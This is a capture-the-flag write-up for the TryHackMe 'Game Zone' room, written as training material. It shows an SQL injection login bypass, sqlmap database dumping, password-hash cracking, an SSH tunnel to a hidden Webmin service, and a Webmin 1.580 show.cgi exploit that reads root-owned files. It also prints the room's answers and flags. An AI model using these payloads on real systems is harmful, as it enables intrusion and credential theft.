

Index

1. [Setup](#)
2. [Reconnaissance](#)
3. [Gain Access](#)
4. [Privilege Escalation](#)
5. [Conclusion](#)

Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the [Access](#) page.

I'll be using openvpn to connect to the server. Here's the command:


```
$ sudo openvpn --config NovusEdge.ovpn
```

Reconnaissance

Perfoming [nmap](#) scans shows us the following information:

```
1 $ sudo nmap -sS -Pn -vv --top-ports 2000 -oN nmap_scan.txt TARGET_IP
2
3 PORT      STATE SERVICE REASON
4 22/tcp    open  ssh     syn-ack ttl 63
5 80/tcp    open  http    syn-ack ttl 63
```

Visiting the http-service on port 80, we're greeted with the following page:



What is the name of the large cartoon avatar holding a sniper on the forum?

Answer: Agent 47

On the page, there's 2 input forms. One for **Site Search** and another for **User Login**. We can test for a possibility of a database (SQL) injection by entering some SQLi strings:

User Login

Log in: ' or 1=1 -- -

Password:

Enter

Successfully logging into the service directs us to the following page:

Game Zone Portal

Search for a game review:

Title

Review

When you've logged in, what page do you get redirected to?

Answer: `portal.php`

Since the target is vulnerable to SQLi, we can now use SQLMap for further recon...

Using Burpsuite and determining the request sent by the browser when accessing the `portal.php` page:

```
1 POST /portal.php HTTP/1.1
2 Host: TARGET_IP
3 Content-Length: 14
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://TARGET_IP
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  ↳ Chrome/106.0.5249.62 Safari/537.36
9 Accept:
  ↳ text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://TARGET_IP/portal.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=kfd3hokcd5krmlmrofgs4q45q7
14 Connection: close
15
16 searchitem=asd
```

We can save this to a file and then pass this to SQLMap to authenticate user session:

```
1 $ sqlmap -r portal-request.txt --dbms=mysql --dump
2
3 ...
4 for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
  ↳ values? [Y/n] Y
5
6 ...
7
8 POST parameter 'searchitem' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
9
10 ...
```

```

11
12 do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
13
14 ...
15
16 do you want to crack them via a dictionary-based attack? [Y/n/q]
17
18 ...
19
20 what dictionary do you want to use?
21 [1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
22 [2] custom dictionary file
23 [3] file with list of dictionary files
24 > 1
25
26 ...
27
28 do you want to use common password suffixes? (slow!) [y/N] N
29
30 ...

```

This gives us the password hash for the user: **agent47**.

In the users table, what is the hashed password?

Answer: **ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14**

What was the username associated with the hashed password?

Answer: **agent47**

We also obtain entries listed in a table called: **post** under the database: **db**.

What was the other table name?

Answer: **post**

Now that the password hash for **agent47** is obtained, we can use **john** to crack this and obtain the password for the user.

```

1 $ echo ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 > hash.txt
2
3 $ sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
4 ...
5 videogamer124    (?)

```

What is the de-hashed password?

Answer: **videogamer124**

We can now try to log into the server using **ssh** and the credentials: **agent47:videogamer124**.

Gaining Access

Using the credentials from the reconnaissance phase, we now log into the server's ssh service.

```
1 $ ssh agent47@TARGET_IP
2 ...
3 agent47@TARGET_IP's password:
4 Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)
5
6 * Documentation:  https://help.ubuntu.com
7 * Management:    https://landscape.canonical.com
8 * Support:       https://ubuntu.com/advantage
9
10 109 packages can be updated.
11 68 updates are security updates.
12
13
14 Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
15 agent47@gamezone:~$
```

We can now get the user flag:

```
1 agent47@gamezone:~$ ls
2 user.txt
3 agent47@gamezone:~$ cat user.txt
4 649ac17b1480ac13ef1e4fa579dac95c
```

What is the user flag?

Answer: **649ac17b1480ac13ef1e4fa579dac95c**

Checking for running socket connections on the target machine:

```
1 Netid State      Recv-Q Send-Q                               Local Address:Port
   ↳ Peer Address:Port
2 udp     UNCONN      0      0                                *:10000
   ↳ *:10000
3 udp     UNCONN      0      0                                *:68
   ↳ *:68
4 tcp     LISTEN       0      80                               127.0.0.1:3306
   ↳ *:3306
5 tcp     LISTEN       0     128                               *:10000
   ↳ *:10000
6 tcp     LISTEN       0     128                               *:22
   ↳ *:22
7 tcp     LISTEN       0     128                               :::80
   ↳ :::80
8 tcp     LISTEN       0     128                               :::22
   ↳ :::22
```


How many TCP sockets are running?

Answer: 5

Since the service running on port 10000 is blocked by a firewall, we can use a ssh tunnel to expose this port to us locally.

```
1 $ ssh -L 10000:localhost:10000 agent47@TARGET_IP
2 agent47@TARGET_IP's password:
3 Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)
4
5 * Documentation:  https://help.ubuntu.com
6 * Management:    https://landscape.canonical.com
7 * Support:       https://ubuntu.com/advantage
8
9 109 packages can be updated.
10 68 updates are security updates.
11
12
13 Last login: Sun Nov 27 23:59:23 2022 from TARGET_IP
14 agent47@gamezone:~$
```

Now, we can visit `localhost:10000` using a browser:

A screenshot of the Webmin login interface. It features a blue header bar with the text "Login to Webmin". Below the header, a message states: "You must enter a username and password to login to the Webmin server on localhost." There are two input fields: "Username" and "Password". Below the "Password" field is a checkbox labeled "Remember login permanently?". At the bottom of the form are two buttons: "Login" and "Clear".

Login to Webmin

You must enter a username and password to login to the Webmin server on localhost.

Username

Password

☐ Remember login permanently?

What is the name of the exposed CMS?

Answer: `Webmin`

Using the credentials: `agent47:videogamer124`, we can log into this service:

Login: agent47

File Manager

Search:

 System Information

 Logout



System hostname	gamezone (127.0.1.1)
Operating system	Ubuntu Linux 16.04.6
Webmin version	1.580
Time on system	Mon Nov 28 00:27:27 2022
Kernel and CPU	Linux 4.4.0-159-generic on x86_64
Processor information	Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, 1 cores
System uptime	2 hours, 12 minutes
Running processes	122
CPU load averages	0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)
CPU usage	0% user, 0% kernel, 0% IO, 100% idle
Real memory	1.95 GB total, 313.03 MB used
Virtual memory	975 MB total, 0 bytes used
Local disk space	8.78 GB total, 2.82 GB used
Package updates	All installed packages are up to date

What is the CMS version?

Answer: 1.580

Privilege Escalation

Using `searchsploit` we can now find some exploits for `Webmin 1.580`

```
1 $ searchsploit webmin 1.58
2 -----
3 Exploit Title | Path
4 -----
5 Webmin 1.580 - '/file/show.cgi' Remote Command Executio | unix/remote/21851.rb
6 Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Discl | multiple/remote/1997.php
7 Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Discl | multiple/remote/2017.pl
8 Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metas | linux/webapps/47330.rb
9 -----
10 Shellcodes: No Results
11
```

We can use the second exploit's logic. By simply navigating to `localhost:10000/file/show.cgi/root/root.txt`, we obtain the contents of the `root.txt` file.

What is the root flag?

Answer: a4b945830144bdd71908d12d902adeee

Conclusion

If this writeup helps, please consider following me on github (<https://github.com/NovusEdge>) and/or dropping a star on the repository: <https://github.com/NovusEdge/thm-writeups>

- Author: Aliasgar Khimani
- Room: **Game Zone**